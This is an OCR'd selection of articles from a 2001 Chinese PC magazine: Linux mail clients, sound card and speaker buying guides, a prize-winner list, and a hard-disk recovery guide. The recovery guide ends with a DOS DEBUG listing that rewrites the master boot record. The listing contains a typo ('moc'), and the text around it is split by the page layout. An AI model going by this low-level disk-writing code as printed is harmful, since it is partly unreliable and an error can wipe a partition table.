Linux也有像Windows下的Outlook、Foxmail一样简单易用和功能强大的邮件管理工具，比如Kmail和Evolution。

Kmail是KDE的一部分，界面看起来很像Windows下的Outlook Express，而且可以设置为使用中文的界面，所以使用起来还是比较容易的。Kmail下载网址：http://kmail.kde.org/。

如果觉得Kmail太简单的话，那么可以试试Evolution。这是一个GNOME下的集电子邮件、个人事务、日程管理及地址簿于一身的软件，看上去（以及功能上）都很像Outlook（如图），因此也并不难用。



Evolution 的使用功能和界面一点也不比 Outlook 差

Evolution可以查看、发送HTML或文本格式的邮件，并能内置图像和附件。Evolution的V文件夹功能，还能保存邮件以备搜索，并动态创建强大的前后关联的消息视图。自定义过滤器，支持多账号管理。用户可以到GNOME工程的官方FTP站点下载该软件，地址：ftp://ftp.gnome.org/pub/GNOME/unstable/sources/evolution。如果用户已经安装了Ximian公司的Red Carpet，那么可以在Evolution频道中将Evolution升级到最新版本。CF



此乐只应天上有，人间哪得几回闻

□5D 多媒体 辽宁 赵航

——电脑音频系统组建方案

很多人对电脑的音频系统的评价就是好和不好。所谓好，就是声音比较真实，音质比较好。其实，电脑音频系统的好坏，不是一句话就可以说得清楚的。MIDI爱好者至爱的YAMAHA 724／744声卡，对于一个注重游戏中的3D环境音效的人来讲，一无是处。而一个只听小提琴的缠绵、萨克斯的清澈的人，会觉得FM801声卡和高档5.1音箱组成的系统很难听。放之四海而皆准的一分钱一分货定律，在配置电脑音箱系统时就不一定准确。比如你只是一个对声音音质感兴趣的人，那么创新的一款早期的ISA声卡的音质可能压过了现在大多数声卡的音质——但你只能到旧货市场去找。而只对AC-3影院系统、A3D环境音效感兴趣的人，当然不必考虑价值成千上万的MIDI专业声卡了——因为它毫无AC-3、A3D功能。

那么，我们该用什么样的准则来配置我们的电脑音频系统呢？这个准则说起来很简单——你想听什么，就买什么。但实际上，市场上的声卡和音箱的牌子多种多样，音质和价格也常常是一个天上一个地下，而每个人对音乐的要求、欣赏的乐曲、欣赏的水平不尽相同，要真的配置起来，还真是一个复杂的问题。

一、电脑音频系统的几个发展方向

1.低成本音频单元

这是以现在的AC97软声卡为代表，尽量简化电脑的音频系统部分的成本。虽然AC97软声卡在音质上不能让人满意，也还不能很好地支持三维音效、多声道输出、波表合成等技术，但由于成本低廉，非常符合配置低价电脑系统用户的需要。因此，低成本的电脑音频系统是一个重要的发展方向。

2.Hi-Fi

所谓的Hi-Fi就是高保真音响系统的意思。但目前市场上技术最领先的SB Live! Platinum 5.1（白金5.1 SB0060）声卡与DTT3500 Digital或者惠威M-200这类顶级多媒体音箱搭配，也肯定会引来不少音响发烧友的轻蔑目光。这是由于Hi-Fi对声音的真实还原和保真度要求苛刻之极，而电脑音频系统受到系统架构、接口、空间、观念等方面的限制，电脑的Hi-Fi表现一直都不太好，要通过电脑来实现高品质的Hi-Fi回放依然任重道远。不过国内外许多传统的Hi-Fi音响厂家开始涉足电脑音频系统的开发，预示Hi-Fi在电脑音频领域大显身手的时代就要来临。我们相信，未来的Hi-Fi声卡可能拥有极高的采样标准——96KHz、24bit。为了尽可能地提高输出信噪比，声卡可能不带其他任何附属功能，或者为了减少机箱内的电磁干扰，将数模转换芯片CODEC外置。而音箱也将一切为达到Hi-Fi品质而设计。

3.AV

所谓的AV就是音响系统注重对现场环境的精确定位，给人一种身临其境的感觉，也就是所谓的3D环绕音效。目前，电脑音频系统的AV发展比较快，从最早的微软公司的模拟3D音效的DirectSound 3D，到著名的美国Aureal（傲锐）公司的A3D技术，一直到创新的EAX技术，已经可以让游戏玩家如身临其境般地感觉各个方向飞来的子弹声音。而AV的另外一个发展方向，则是家庭多声道环绕音响系统，现在最为流行的就是5.1声道系统，如杜比AC-3（Dolby Digital）回放、DTS影院系统都是属于5.1声道之列。这个多声道方向，主要是为了更好地体现电影院音响效果，不但注重声音的方向和准确定位，也注重声音的保真和高质量的回放，是比较综合性的要求。

4.MIDI

所谓的MIDI就是人工合成音乐，是电脑音频系统惟一可以傲视传统音频系统的领域。现在不但有很多人欣赏MIDI音乐，更有很多专业音乐人士制作MIDI音乐用于配乐作曲。电脑MIDI音乐发展比较成熟，可惜很多MIDI设备都是面向专业人士，价格非常的高昂，非一般爱好者能够承受。

由于电脑的音频系统各自往上面所说的四个方向发展，每一种电脑音频设备，都擅长一到几个方面。如果想获得一种各方面都优秀的电脑音频设备，是比较难的，或者需要非常高昂的价格。因此，应根据自己的需要，选择最对应的设备，并尽量地兼顾其他应用，应该是最佳的策略。

二、简易的电脑音频系统组建

如果你根本不听音乐，或者是不用电脑来听音乐，也不玩游戏，或者玩游戏不大听游戏中的声音，而只是听听Windows中的一些事件提醒或者像QQ等程序的提醒声，那么花个百元左右，就可以配置一个简易的电脑音频系统了。

类型	声卡	音箱
配置1	主板自带声卡	耳机或者低价塑料/木质音箱
配置2	二手市场声卡	
配置3	低价杂牌声卡	

配置1说明：现在很多主板都自带有声卡，这些声卡大多数都符合AC97标准。所谓的AC97软声卡，只是在主板上集成了数字模拟信号转换芯片，而真正的声卡被集成到北桥中（现在大多数芯片组都集成了声卡处理电路），但这样会加重CPU的工作负担。在某些时候会稍稍降低系统的速度。另外还有所谓的AC97硬声卡，是在主板上集成了一个声卡芯片，这个声卡芯片提供了独立的声音处理，最终输出模拟的声音信号。这种硬声卡芯片相对软声卡在成本上贵了一点点，但CPU占用率比较低，功能相对丰富，性能上要好得多。符合AC97标准的硬声卡，一般使用性价比较高的声卡处理芯片，如Creative ES-1373和CT5880、YAMAHA YMF-740、CMI-8738等。但主板集成声卡的通病是音频信号输出信噪比不是很高，音质差，输出功率小，3D音效比较差。

配置2说明：一般主板集成的声卡效能比较差，仅仅满足能听到声音而已。如果想花不多的钱，获得更好一点的声音，可以考虑二手市场的声卡。注意，二手市场的声卡可真的是鱼龙混杂，需要你有比较丰富的声卡知识和鉴别能力，也需要有DIY精神。对于一般用户，虽然二手声卡很便宜，一般价格都在50元以内，但还是小心为好，特别是最好不要购买旧的ISA接口的声卡，这些声卡的驱动安装比较麻烦，而且CPU占用率比较高。

配置3说明：现在有很多低价杂牌声卡，如ALS4000芯片的声卡、假冒的YAMAHA 734（实际使用的是ALS4000芯片）、低档的CMI-8738芯片、AD1816芯片、ALS3000、ESS 1938等，价格在40-100元不等。做工粗糙，根本没有防电磁干扰设计，电路简单，使用的元器件低劣，输出声音的音质、信噪比就可想而知了。很多时候，这些杂牌低价声卡反而没有主板上集成的声卡好。当然，如果懂得一些声卡知识和选购窍门，也是可以购买的。

音箱配置说明：对于对音频没有要求的用户，音箱的选择也是以便宜实用为主。一般20-30元的塑料音箱就可以满足要求了。当然，也可以配置稍好一点的木质音箱，价格在100元左右，这些木制音箱，一般也就是功率大一些，谐振小一点。

附录一　声卡的性能指标参数

SNR（signal to noise ratio）：信噪比，也就是声卡抑制噪音的能力，单位是分贝（dB，decibei）。声卡处理的是我们有用的音频信号，而噪音是我们不希望出现的音频信号，如背景的静电噪音，工作时电流的噪音等，应该尽可能地减少这些噪音的产生。在正常工作状态，没有出现饱和失真的情况下，有用信号的功率和噪音信号功率的比值就是SNR。SNR的值越高说明声卡的滤波性能越好，声音听起来也就越清澈。

FR（frequency response）：频率响应，是对声卡D/A与A/D转换器频率响应能力的评价。人耳的听觉范围是在20Hz到20kHz之间，声卡应该对这个范围内的音频信号有良好响应，最大限度地重现播放的声音信号。

THD + N（total harmonic distortion + noise）：总谐波失真，指的是声卡的保真度，也就是声卡的输入信号和输出信号的波形吻合程度，完全吻合当然就是不失真，100%的重现声音（理想状态）。但实际上输入的信号经过了D/A（数、模转换）和非线性放大器之后，就会出现不同程度的失真，这主要是产生了谐波。THD + N就是代表失真的程度，并且把噪音计算在内，单位也是分贝，数值越低说明声卡的失真越小，性能也就越高。

AC-97标准简介：全称Audio Codec，是Intel和微软这两大强手联合制订的针对声卡的规范，要求声卡上的数、模（D/A与A/D）转换部分、混音部分和数字音效芯片分离，由单独的芯片完成以达到良好的信噪比，此芯片的正式名称是CODEC（coder - decoder，编码/解码器）。按照规定，声卡的SNR值必须≥80dB，FR在±3dB之间，THD + N值至少要高于－60dB才算合格。

三、普通多媒体电脑的音频系统组建

所谓普通家庭多媒体应用，就是比较注重性能价格比，需要适应比较多的情况，性能还说得过去，投资总额在400元左右。这样的选择是比较多的。

类型	声卡	音箱
配置1	SB PCI 128D、Vibra128	润宝轻骑兵B2380系列、漫步者R2.1T、创新科技SW300、鸿禧1188A
配置2	帝盟Sonic Impact S70、S90、S100	
配置3	速捷时夜莺普及版	

配置1说明：创新的SB PCI 128D、Vibra128声卡都是面向普及性市场的声卡，价格在150元上下，质量和兼容性都可以让人放心。SB PCI 128D和最新的Vibra128都使用的是CT-5880声音处理芯片，支持128MIDI复音、最大8MB的音色库，支持EAX、A3D的3D环境定位，具有良好的回放效果。两者的差别在于Vibra128只支持两声道立体声输出，而PCI 128D则支持4声道环绕声输出。另外，创新还有SB PCI 128、SB PCI 64、ENSOINQ Audio PCI（SB PCI 32）等声卡，性能稍差一些，属于逐步淘汰之列。创新的这些低档声卡，性能上比杂牌声卡强很多，但没有很突出的方面，对于想偏重某个方面的普通多媒体用户而言，还是有点美中不足。

配置2说明：帝盟(DIAMOND)Sonic Impact S70、S90、S100系列声卡不但能够适应多方面的需求，而且是各有特色。S70采用的是ESS MAESTRO-Ⅱ芯片，而S100采用的是ESS Allegro芯片。这两款声卡最大的特点就是拥有非常好的音质，其他方面表现比较中庸。由于S70、S100没有受到市场的追捧，价格下降很快，像支持4声道的S100完全版已经从原

来的400元下降到快200元了。这两款声卡，比较适合偏重音质的普通家庭用户使用。著名的S90声卡，采用的是傲锐的AU8820芯片。傲锐公司在3D音效方面独树一帜，开发出来了A3D技术，可以实现在双声道立体声硬件环境下得到真实的声场模拟，并应用了声波追踪技术加强定位准确性，是当今定位效果最好的3D音频技术。S90除了在A3D上的优秀表现以外，其他方面表现也不差，成为2000年比较火的声卡之一。虽然现在只支持两声道的S90在技术上已显落后，但其低廉的价格（100多元）、优异的性能，还是非常值得偏重游戏的普通家庭用户使用。

配置3说明：虽然现在8738芯片泛滥成灾，好像成了低档货的象征。但其实8738声卡芯片有很多种，很多公司利用8738的高级版本芯片生产各种中档声卡，价格也比较便宜，一般在200元以下。比如速捷时、丽台等公司，而速捷时夜莺普及版就是一款比较适合普通家庭多媒体应用的声卡。速捷时是一家国内的开发声卡的公司，在国内率先利用8738开发出了带光纤子卡的夜莺声卡，由于性能不俗、价格低廉，深得需要用光纤子卡进行MD数字录音的用户的喜爱。而速捷时普及版虽然没有光纤子卡，除了MIDI音效比较差外，其他方面表现不俗，特别是在多声道回放上面独占低档声卡的鳌头，比较适合常看DVD的朋友。

音箱配置说明：音箱方面，我们选择润宝轻骑兵B2380系列有源2.1系统，该音箱系统采用SGS-THOMSON半导体公司的单片18W集成功放TDA2030A和两片UTC2030，可以提供低音声道14W(AT f0=100Hz，THD=10%)、卫星声道2×6W(AT f0=50Hz，THD=10%)的较为强劲的功率输出。低音炮和卫星箱均采用木质结构，配以时尚色彩，造型美观大方。整个音箱总体比较均衡，低音丰满，中音圆润，高音通透。鸿禧1188A价格比较便宜，但性能却不俗，一些基本的要求表现都不错，比较值得一般家庭用户使用。另外，漫步者R2.1T、创新科技SW300都是中档的有源2.1系统，适合稍高要求的家庭用户使用。这些产品的价格都在150-300元之间。

四、DVD家庭影院的音频系统组建

类型	声卡	音箱
配置1	岛谷科技黑金FM801、瑞丽春之颂DVD4/DVD6、中宇Phantom806、启亨青绿芥末电影原声卡	漫步者R501T、瑞丽M9909、鸿禧H9988
配置2	速捷时夜莺六声道普通版/钛金版、瑞丽夏之恋SY6-8738、丽台6X Sound	

配置1说明：位于上海的岛谷科技的黑金FM801、瑞丽的春之颂DVD4/DVD6、中宇的Phantom806都是采用FM801芯片，全部支持6声道输出，有些还带数字子卡。FM801是由ForteMedia公司出品的，FM801和CMI8738在性能上很相似，比如都支持5.1声道与AC-3解码，效果一流，能和价格不菲的专业解码器相媲美。但其他方面就没什么值得说的了，比如MIDI合成效果还停留在原始阶段，虽然支持DS3D、A3D、EAX等3D音效，不过效果都很一般，回放音质也没有过人之处。不过，我们看中的，就是它支持DVD的AC-3解码和支持5.1声道。这些产品的价格都在200元左右。

配置2说明：速捷时的夜莺六声道普通版/钛金版、瑞丽的夏之恋SY6-8738、丽台的6X Sound都是使用CMI8738的6声道版本。CMI8738的6声道版本之中还有MX、LX的区别，LX较为低档。需要注意的是，采用FM801和CMI8738的声卡相当多，价格上也参差不齐，性能差异巨大。选择的时候，如果没有把握，还是选择以上推荐的名牌产品为佳，而且价格也贵不了多少，大体上也在200元左右。

音箱配置说明：漫步者R501T是一款性价比比较高的5.1家庭影院系统，比较适合中档用户。类似中档用户使用的，还有鸿禧H-8188、轻骑兵B6550、升技SP60。而高档DVD用户，可以选择鸿禧H9988，虽然价格不菲，但能实现比较令人满意的影院效果。

五、游戏玩家的音频系统组建

类型	声卡	音箱
配置1	帝盟S90、帝盟 MX300、傲锐 V1、傲锐 V512、傲锐 SQ2500	速捷时罗马剧场4.1、创新FPS1000、轻骑兵B6550
配置2	创新 SB Live! X-Gamer	

配置1说明：由于A3D是目前3D定位效果最好的音频技术，如果配合一块对A3D支持很好的声卡，再加上音箱的震撼效果，一定能在游戏中耳听八方，享受到最酷的效果。对A3D支持最好的声卡芯片，当然是A3D的创造者——傲锐公司的产品了，傲锐声卡芯片主要有AU8810、AU8820和AU8830。声卡分别有傲锐的V512（AU8810）、V1（AU8820）、SQ2500（AU8830）；以及DIAMOND的MX300（AU8830）、S90（AU8820）等。

配置2说明：创新推出一款专业游戏版的声卡SB Live! X-Gamer。X-Gamer最大的变化就是升级Live!Drive和增加了数字扬声器接口，不用再买子卡来进行DIN输出，可直接连接DTT2500或FPS2000等数字式扬声器系统，并通过控制工具灵活地定制每个游戏所需的环境音效和均衡器。创新声卡使用的EAX环境音效的运算复杂性比A3D少，CPU占用率极低，速度较A3D快，是游戏发烧友的又一个上佳的选择，就是价格太高。

音箱配置说明：罗马剧场4.1音箱是速捷时公司推出的物美价廉的音箱，音箱的外观做工质量很好。低音音箱采用的是5寸的纸盆低音单元，4个环绕音箱采用的是2.5寸的全频带纸盆扬声器，整体搭配比较合理。罗马剧场4.1音箱在低频部分表现不错，音质音色能达到中等略微偏上的水平，基本令人满意，价格也较有竞争力。另外，也可以根据自己的声卡支持几声道，选配中低档的5.1音箱，如鸿禧H-8188、轻骑兵B6550等，或者比较好的2.0、2.1音箱。

附录二 音箱的技术指标参数

承载功率:音箱的承载功率主要是指在允许喇叭有一定失真度的条件下,所允许施加在音箱输入端信号的平均功率。

频响范围:音箱的频响范围是指该音箱在音频信号重放时,在额定功率状态下并在指定的幅度变化范围内音箱所能重放音频信号的频响宽度。从理论上讲,音箱的频响范围应该是越宽越好,应该在20Hz-20kHz的范围内。但是事实上受到很多的限制,比如房间的容积、喇叭的尺寸、音箱的体积等等。音箱的频响范围越宽,对放大器的要求就越高,否则放大器的缺点全让音箱给暴露了。如果音箱的高音很好,而放大器的高端噪声很大,这时就会听到高频噪音。多媒体音箱的频率范围要求一般在70Hz-10kHz(-3dB)即可,要求较高的可在50-16kHz(-3dB)左右。

灵敏度:音箱的灵敏度是指在给音箱输入端输入1W/1kHz信号时,在距音箱喇叭平面垂直中轴前方一米的地方所测到的声压级。灵敏度的单位为分贝(dB)。音箱的灵敏度越高,则放大器的功率需要越小。普通音箱的灵敏度在85-90dB范围内,多媒体音箱的灵敏度则稍低一些。

失真度:音箱的失真度定义与放大器的失真度基本相同,不同的是,放大器输入的是电信号,输出的还是电信号,而音箱输入的是电信号,输出的则是声音信号。所以音箱的失真度是指电-声信号转换的失真。声音的失真允许范围是10%内,一般人耳对5%以内的失真基本不敏感。

六、MIDI爱好者音频系统组建

类型	声卡	音箱
配置1	Aopen AW744、YAMAHA 724	惠威M200 润宝轻骑兵USB99
配置2	帝盟 MX200	漫步者 R19000TB

配置1说明:现在MIDI爱好者感受到了一些孤寂,因为世界上最好的MIDI声卡开发者宣布不再开发非专业性的声卡芯片。当年,雅马哈公司的724声卡芯片红透半边天,该公司开发的YMF波表的良好效果和低廉成本使724性价比十分高。而724芯片的接班人744不但继承了724芯片在MIDI方面的优势,其他方面的表现也获得加强,很是"全能"。不过采用744芯片的声卡不多,优秀的声卡比较少。

配置2说明:DIAMOND MX200采用的芯片是比较少见的Freedom 5600,MIDI音效也相当不错。关键的是它还附带有一张法国DREAM公司出品的专业硬波表子卡,音色非常不错,不过市场上比较少见。

音箱配置说明:惠威是专业音响领域中的公司,其目前也开始向PC多媒体音箱领域进军,惠威M200音箱就是一款适合高级用户聆听音乐的产品。M200音箱的低音单元为5寸P.P盆(聚合体材料),高音单元是25mm德国天然纤维球形扬声器,音箱内部采用的传统的电感、电容分频电路。在音质音色方面,M200中音区整体感觉饱满清晰,超出了一般多媒体音箱的水平。它在低频部分的总体感觉也还不错。不过M200价格比较昂贵,比较适合超级音乐发烧友。另外,还可以搭配润宝轻骑兵USB99和漫步者R19000TB这两款中等档次2.0音箱,也能够满足一般MIDI爱好者的要求。

七、超级音乐欣赏

类型	声卡	音箱
配置	Creative SB Live!系列	创新DTT3500D数码音箱

配置说明:如果想真正地欣赏音乐,那么就只能将最高端的声卡和音箱搬出来,看是否能够进入真正的音乐殿堂。目前在国内可以购买的高档电脑音频系统,就只有创新的SB Live!系列了。这一系列的品种也非常多,从性价比较高的标准版到数码版到豪华版直到有丰富高级功能的白金版,价格一般都是千元左右甚至更高。这一系列声卡采用了一款超级音频处理器EMU 10K1,这个处理器可不是一般的CMI8378、FM801能够媲美的,它内含200万个晶体管,拥有非常强大的处理能力,运算速度超过了1000MIPS,具有可与普通Pentium CPU相媲美的数据处理能力。该声卡芯片还是可编程芯片之一,通过重新编排驱动程序或者处理引擎就可以让它拥有更多更新的功能。EMU 10K1输出的音质非常好,可以说是无人可及。在三维音效处理方面,EMU 10K1更是凭借自己强大的运算能力,配合创新的环境音效EAX技术,3D功效无人能出其右。不过该芯片的MIDI合成能力还稍有欠缺,整体效果无法与YAMAHA、ROLAND等软波表媲美。总体来说,对于音质要求很高的音频发烧友,Creative SB Live!系列声卡配合上高档音箱,可以满足从听CD音乐、玩游戏到看DVD电影等各种挑剔要求。

音箱配置说明:对于使用SB Live!系列声卡的用户,创新的DTT2500和DTT3500D是当然的首选。它们使用数码接口,自带AC-3解码器,5.1声道输出效果极好。由于采用了数码接口,音质无比纯净,只是价格也极其昂贵,价位在2000-3000元之间。当然,也可以考虑国产的极品音箱,如鸿禧H9988。CF

《电脑爱好者》2001年16期 "奇幻水晶缘"大抽奖活动获奖名单

以下获奖者将获得由北京娱动工场数码科技有限公司提供的奖品一套

王　然(北京)	周子逾(广东)	赖伟承(广州)	凌嘉奇(北京)
贾　珂(四川)	毕　波(辽宁)	费江枫(山东)	陈　林(四川)
杨　扬(辽宁)	冯　磊(天津)	肖冠丁(四川)	张　然(北京)
万楠方(江苏)	李　凡(黑龙江)	叶　辉(上海)	肖　东(广东)
张　晖(云南)	张　虹(山东)	陈书清(山西)	黄　明(湖北)
郭冠华(福建)	孙　谦(山东)	李　欣(内蒙古)	彭　娟(深圳)
张　敏(湖北)	严　飞(湖北)	王青平(湖南)	扬　巍(江西)
郑　丽(陕西)	赵志敏(河北)	黄　平(湖南)	张　辉(深圳)
吴　洁(安徽)	王士勇(辽宁)	孟繁博(吉林)	赵培洲(甘肃)
毛国宏(浙江)	李树柏(海南)	万　骁(浙江)	霍立彬(河北)
何　桐(甘肃)	万　里(新疆)	刘　伟(江西)	彭少珑(广西)
高长林(辽宁)	沈　冰(江苏)	王　锴(河北)	李　晨(陕西)
邹　飞(江西)	尹旭汇(吉林)	谢　夏(山东)	洪　磊(湖北)

失落的世界——拯救硬盘数据大法

□重庆 严玥

我想再怎么强调硬盘上的数据也不过分。你想想，自己酷爱的游戏、呕心沥血制作的网页、外出旅游的照片、女朋友的邮件以及QQ上面那一长串名单，一切的一切，没有了它，世界仿佛漆黑一片了。

然而黑暗的世界总是要光顾我们，当你没有任何准备时，你的硬盘就突然倒下了，这常常会让人觉得如当头棒击，有如世界末日来临。不过，既然有世界末日，就也一样有挽救世界的英雄。这个英雄不是别人，就是胆大心细的你。

硬盘数据能否恢复，首先要看硬盘的损害程度，其次要看进行“拯救”的方法和步骤。你首先需要的是保持冷静的头脑，尽量回忆在意外发生之前所进行的操作，以帮助判定事故出现的原因。还有就是要想想自己认为重要的资料保存的具体位置，以确定抢救数据的先后。然后开始做下面的工作。

一、识别硬盘

首先保证硬盘能够被机器识别，也就是在BIOS设置中能够检测到硬盘，并且参数正确。如果在硬盘连接等方面一切正常，而你还是没有检测到硬盘的话，有可能是硬盘已遭到了严重的物理损坏，修复的希望已经不大；有的也可能是硬盘的0扇区遭到了物理损坏，硬盘无法自举，而硬盘上的其他扇区数据仍然完好，因此你可以拿到专业维修商那里去试试。

二、保护现场——备份现有的硬盘引导信息

这一步的作用实际上是保护现场，一旦你后面采取的措施不当时，你还有恢复后重新再来的机会。备份的方法可以使用Pc-cillin、KV3000以及金山毒霸等提供的硬盘引导信息备份工具。

需要注意的是，在以后的过程中，一定不要在硬盘（或分区）上写入任何数据，包括不要安装杀毒软件，也不要将已经整理出来的数据资源保存在该硬盘（或分区）上，因为新写入的数据极有可能将你正好要找的数据覆盖！这就得不偿失了。

三、判断事故原因

当硬盘无法启动时，系统总给予一些提示，利用这些提示，可以很快地帮助我们确定事故的范围，找到相应的解决方法。常见的系统错误提示见下表：

编号	提示信息	事故原因
1	Non-system disk or disk error	引导盘上的多个引导文件遗失或被破坏
2	Bad or missing command Inerpreter	引导盘根目录的COMMAND.COM遗失或被破坏
3	Cannot load COMMAND.COM,system halted	引导盘根目录的COMMAND.COM遗失或被破坏
4	Missing operation system	DOS无法正确引导或者磁盘未格式化
5	NO ROM BASIC	硬盘原活动分区数据被破坏
6	无任何显示	硬盘分区表和引导信息被破坏（含CIH病毒破坏）
7	Invalid partition table	硬盘分区表和引导信息被破坏（含CIH病毒破坏）

四、对症下药解决问题

对于表中的前四个故障，最简单的方法就是用Win98系统启动盘启动后，用“sys c:”命令将好的引导信息和相应的文件重新灌入到硬盘的引导扇区内，就可以解决问题了。

对于第五个故障仍然用Win98系统启动盘启动后，用FDISK命令，选择“Set Aactive Partition”，激活分区就可以了。

而当系统提示第六种故障或者干脆什么提示也没有的时候，也就是最麻烦的时候，这时极有可能是因为你的硬盘分区信息已被破坏，系统已经找不到正确的硬盘分区信息了。不过没有正确的引导信息，并不一定意味着硬盘上面的所有数据都丢失了，你所要做的事情就是尝试恢复分区，然后再想办法恢复文件。

五、利用工具恢复分区

无论你准备采取下面的哪种方法来恢复分区和文件，最安全和最方便的方法就是另外找一个安装有系统的物理硬盘设为主盘来启动，这样不仅能保证将你“拯救”回来的数据放到比较安全的地方，同时你也可以在上面安装一些工具软件，使你的操作更加方便。

好在现在可以采取工具来恢复，再也不必为生涩难记的汇编语言以及DOS那糟糕的用户界面而苦恼了。

对于那些因为CIH病毒被破坏的硬盘，可以考虑使用一些杀毒软件，比如KV3000、金山毒霸等自带的恢复工具，简单、省事！如果你有两个硬盘的话，以金山毒霸为例，你只需要完成以下几个步骤就可以了。

1.将好的硬盘设为主盘，坏盘设为从盘或接在第二个IDE口上，启动机器进入Windows，打开DOS窗口，在DOS窗口对应目录下运行kavfix。

2.选择0—“快速修复硬盘”，在以后的操作中，它将提示你选择要恢复的物理驱动器号，并提示备份当前主引导区数据，让你输入备份文件名，此时切记一定要将该文件写入好的硬盘。

3.接着将自动修复硬盘分区表，并提示是否重建C盘，另外还将提示是否备份修复时将被修改的数据，用于修复失败后恢复，此时你可以选择“Y”并插入一张空白软盘。

4.以后你还需要确定将修复好的数据重新写入硬盘的主引导区。重新启动机器，看看坏硬盘的修复情况。如果还是没有修复的话，可以在第二步时，选择“3”，将硬盘恢复到修复前的状态，考虑采用其他修复方法。

据金山公司声称，KAVfix可快速修复被CIH破坏的FAT32分区的硬盘，

修复率达98%以上。但同时也指出不要用KAVfix来修理其他硬盘故障，或被其他病毒破坏的硬盘。因此如果你不敢确定是否是由于CIH病毒造成的，可以采用其他工具，比如KV3000，它不但能恢复D、E、F等分区，对各种病毒（含CIH）所破坏的分区表大部分也可以修复。具体使用方法不再多说。

六、完全硬盘恢复

手工恢复对使用者的要求很高，要取得好的恢复效果，必须非常精通Debug、硬盘存储数据的物理原理以及分区位置的计算方法，这对于一般用户来说，是很难办到的。因此我们可以借助其他的一些工具软件，采取手工和工具相结合的方式来进行恢复，国内目前使用较多、操作比较方便的就算是Diskman了。

该软件不但采用全中文图形界面，而且还以图表的形式揭示了分区表的详细结构，支持鼠标（不过显得不怎么灵活）和多种操作系统，如图1所示。注意，在没有退出Windows环境的情况下运行该软件，只能查看到硬盘分区设置于各个扇区的信息而不能进行其他操作。

细心的人仔细检查后会发现，该软件可以完成FDISK命令的全部功能，

附录：手工恢复硬盘分区

简单来说，硬盘主分区表位于硬盘主引导扇区0柱面0磁头1扇区的后部。从1BEH字节开始，共64个字节，包含若干分区表项。每个分区表项的长度为16个字节，这些字节包含了一个分区的引导标志、系统标志、起始和结尾的柱面号、扇区号、磁头号以及本分区前面的扇区数和本分区所占用的扇区数，这16个字节的具体含义见下表。

字节数	表示内容	备注
第1字节	引导标志	表明此分区是否活动分区。当引导标志为“80”时，为活动分区；00表示非活动分区
第2字节	起始磁头	该分区的起始位置
第3字节	起始扇区	低6位为起始扇区，高2位与第4字节为起始柱面
第4字节	起始柱面的低8位	
第5字节	系统标志	决定该分区的类型，如“06”为DOS FAT16分区，“0b”为DOS FAT32分区
第6字节	终止磁头	
第7字节	终止扇区	低6位为终止扇区，高2位与第8字节为终止柱面
第8字节	终止柱面	终止柱面的低8位
第9－12字节	该分区前的扇区数目	
第13－16字节	该分区占用的扇区数目	

我们知道扩展分区的信息位于上面所示的硬盘分区表中，而逻辑驱动器的信息则位于扩展分区的起始扇区，即该分区的起始地址（面/扇区/磁道）所对应的扇区，16字节的分区信息则表示的是逻辑驱动器的起始和结束地址等。病毒对硬盘分区表的破坏一般都是针对上述数据的改动，当我们发现主分区表损坏后，我们不但可以逐一检查上述对应字节中的相关信息是否正确，比如：病毒修改了第一个字节的内容，使分区未被激活，甚至原则上可以通过手工查找扩展分区表中所包含的逻辑驱动器数据，然后计算出硬盘中所有分区的数据，使用FDISK/MBR命令（重写主引导记录）和手工填写分区表恢复整个硬盘。比如：针对很多病毒将主引导信息的第一个字节的内容改为非“80”的情况，在DOS环境下，我们可以采用这个方式来实现。

```
debug
a 100
mov ax,201
mov bx,200
moc cx,1
int 13
int 3
g=200
d 3b0 3ff
e 3be 80
e102 3
g=100
```



图1

也可以查看几乎所有的硬盘分区的相关信息。如果需要手工修改现有分区参数，应该在纯DOS环境下运行。

首先做好备份。启动该软件后，按F9键，然后输入文件名，即可备份分区表。按F10键，然后输入文件名，可将指定文件的分区表备份恢复到硬盘。

如果你的计算机装有两个硬盘（这也是我们推荐的方法），按“ALT＋D”键后，弹出的菜单中将出现“第2硬盘”选项。选中它即可对第二硬盘操作，用同样的操作亦可转换到第一硬盘。

选择“工具”菜单下的“重建分区表”，用于当硬盘分区表被病毒或其他原因破坏时（含物理损坏），通过未被破坏的分区引导记录信息重新建立分区表。DiskMan将首先搜索0柱面0磁头从2扇区开始的隐含扇区，寻找被病毒挪动过的分区表。接下来搜索每个磁头的第一个扇区。搜索过程可以采用“自动”或“交互”两种方式进行。自动方式保留发现的每一个分区，适用于大多数情况。交互方式对发现的每一个分区都给出提示，由用户选择是否保留。当自动方式重建的分区表不正确时，可以采用交互方式重新搜索。

该软件还有一个好处，就是它所做的全部操作都是在内存里进行的，只有当你在“硬盘”菜单下选择存盘后才会真正保存修改，因此你就有机会进行尝试性的更改，并留意各种不同的分区的参数变化，选择最合理的分区方法。

如果你能够确定硬盘上的分区数目以及每个分区的大小的话，你还可以使用该软件直接建立与原来分区一模一样的分区表，这样可以省去重新建立分区逐个搜索的麻烦。

不管怎么说，都要提醒使用者要慎重操作，在不了解分区表结构的情况下，不要更改分区参数。在恢复分区时，也提倡使用工具进行恢复，并在对硬盘进行任何操作之前都要进行备份。

另外，对于网吧和学校机房来说，由于机器型号和安装的软件差不多，因此可以在好硬盘上做一个分区表备份以后，在有故障的硬盘上进行恢复。但这里需要提醒的是，一定要保证机器的所有配置以及硬盘的品牌、型号、大小等是完全一致的才行。

大多数硬盘分区表被破坏或者丢失都是由于病毒或者分区不当等原因造成

的，因此当硬盘恢复成功之后，首先要做的就是杀毒。即使你的硬盘是因为物理损坏造成的，保证你的硬盘不含病毒对于文件恢复也是很有好处的 。

七、文件恢复


由于病毒可能已经对你的文件进行了破坏，或者由于硬盘的磁盘表面已经产生了一些坏道，因此在做文件恢复时，应该有不可能完全恢复的思想准备。从原理上来说，文件连续存储在硬盘中，恢复的可能性更大，因此平时定期做磁盘整理的硬盘在这个时候就体现出优势了。

